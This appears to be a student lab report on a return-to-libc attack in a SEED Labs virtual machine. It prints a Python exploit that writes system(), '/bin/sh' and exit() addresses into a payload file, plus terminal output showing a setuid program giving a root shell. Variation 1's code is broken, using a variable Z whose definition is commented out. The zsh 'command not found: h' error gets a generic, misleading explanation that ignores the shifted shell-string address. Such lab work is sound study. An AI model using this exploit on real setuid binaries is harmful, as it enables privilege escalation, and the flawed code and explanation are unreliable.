
[10/09/24] seed@VM:~/.../Labsetup$ gedit exploit.py
[10/09/24] seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed 0 Oct 8 23:38 badfile
-rwxrwxr-x 1 seed seed 572 Oct 9 00:17 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27 2020 Makefile
-rw-rw-r-- 1 seed seed 12 Oct 8 23:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct 9 00:06 prtenv
-rw-rw-r-- 1 seed seed 140 Oct 9 00:05 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct 8 23:32 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c

[10/09/24] seed@VM:~/.../Labsetup$ ./exploit.py
[10/09/24] seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed 300 Oct 9 00:17 badfile
-rwxrwxr-x 1 seed seed 572 Oct 9 00:17 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27 2020 Makefile
-rw-rw-r-- 1 seed seed 12 Oct 8 23:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct 9 00:06 prtenv
-rw-rw-r-- 1 seed seed 140 Oct 9 00:05 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct 8 23:32 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c

[10/09/24] seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd90
Input size: 300
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

**Variation 1:** This requires us to remove the exit address code from exploit.py and see how the output will be displayed

We can see that after running the `./retlib` command and running the code we cannot exit the code since it does not recognize the command and gives the “Segmentation Fault” error

A screenshot of a terminal window titled "seed (Running) - Oracle VM VirtualBox". The terminal shows a Python script being executed. The script defines a buffer of 300 bytes, sets a shell address, and attempts to execute a command. The output shows the address of the input buffer, the input size, the address of the buffer, and the frame pointer value. A red box highlights the "Segmentation fault" error message.

```
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 24 + 12
8 sh_addr = 0xffffd3f6 # The address of /bin/sh
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 24 + 4
12 system_addr = 0xf7e12420 # The address of system()
13 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15 #Z = 24 + 8
16 exit_addr = 0xffffffff # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21     f.write(content)
22
```

```
[10/09/24]seed@VM: ~/.../Labsetup$ ./exploit.py
[10/09/24]seed@VM: ~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffff9dc9b0
Input size: 300
Address of buffer[] inside bof(): 0xffff9dc980
Frame Pointer value inside bof(): 0xffff9dc998
Segmentation fault
[10/09/24]seed@VM: ~/.../Labsetup$
```

**Variation 2:** If we change the file name of “retlib” to “newretlib”


Here it is visible that after changing the name and running the command with get the error

“zsh: 1: command not found: h”

"zsh": This is the name of the shell you are using, which is Zsh. It's the command-line interface you use to interact with your computer.

"h": This is the command or program you tried to execute, but it doesn't appear to be recognized or installed on your system.

To resolve this issue, you might want to check for typos in your command or verify that the program you are trying to run ("h" in this case) is installed and in your system's PATH. It's possible that "h" is not a valid command or is missing from your system.



Conclusion: We both have performed both of these attacks successfully on our systems.